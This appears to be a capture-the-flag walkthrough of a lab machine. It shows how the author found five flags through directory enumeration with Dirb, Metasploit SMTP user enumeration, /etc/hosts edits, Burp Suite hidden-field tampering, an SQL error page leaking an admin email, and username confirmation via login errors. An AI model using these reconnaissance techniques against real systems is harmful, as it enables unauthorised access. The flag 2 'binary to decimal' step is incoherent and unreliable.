DO NOT STOP

---FLAG 1----------


>> Using Dirb, several hidden contents were found.

Looking at the size of the contents, I found the following with size > 0. These are:

- http://192.168.202.132/control/
- http://192.168.202.132/control/js
- http://192.168.202.132/manual/en/index.html

>> First flag was located within the /control source code

FL46_1:urh8fu3i039rfoy254sx2xtrs5wc6767w



---FLAG 2----------

FL101110_10:111101011101
1r101010q10svdfsxk1001i1
11ry100f10srtr1100010h10

>> The above as seen is written in binary format.
This on conversion from binary to decimal is translated to:

FL46_2:30931r42q2svdfsxk9i13ry4f2srtr98h2

---FLAG 3 ----------


>> Using metasploit to enumeration caught the following banner

p.s: use auxiliary/scanner/smtp/smtp_enum

FL46_3:29dryf67uheht2r1dd4qppuey474svxya


---FLAG 4 ----------


>> With the above hint, I edited my /etc/hosts file to the following below.




>> Now typing in the domain name ‘D0Not5topMe.ctf’ redirected me to a new site to explore.


>>I started burpsuite to display and highlight the hidden fields





>> Entering random characters into the hidden field of 'FLaR6yF1nD3rZ_html' took me to a registration site







So here comes the another flag:

‘FL46_4:n02bv1rx5se4560984eedchjs72hsusu9’


---FLAG 5 ----------

>> Whilst exploring the site, I clicked on ‘register’ and ‘I accept the terms and conditions’ led me to the following sql error page and there I found the admin E-mail ‘Megusta@G4M35.ctf’. Also I believe I can use the name ‘Megusta’ as a username on the login page.






>> I used the admin name to login. The site mentioned ‘incorrect password’ which means my username was validated as correct. Now to find the password




>> Unfortunately nothing seemed to work

>> Knowing the email of Megusta which is ‘Megusta@G4M35.ctf’ , we can see that ‘G4M35.ctf’ is a possibility another domain name for this site. So editing /etc/hosts here once again.



>> while going through all the javascript source files, I found something interesting within the ‘game.js’ file which was found to be a link for another game.




>> Hence, editing the /etc/hosts file once again we are now on the following link: http://g4m35.ctf/H3x6L64m3/

>> While Playing this game for a while, I could see some values displayed on the screen.

“\106\114\64\66\137\65\72\60\71\153\70\67\150\66\147\64\145\62\65\147\150\64\64\167\141\61\162\171\142\171\146\151\70\71\70\150\156\143\144\164”


>> These values was found out to be an octal code. Decoding it gave me the flag.


‘FL46_5:09k87h6g4e25gh44wa1rybyfi898hncdt’

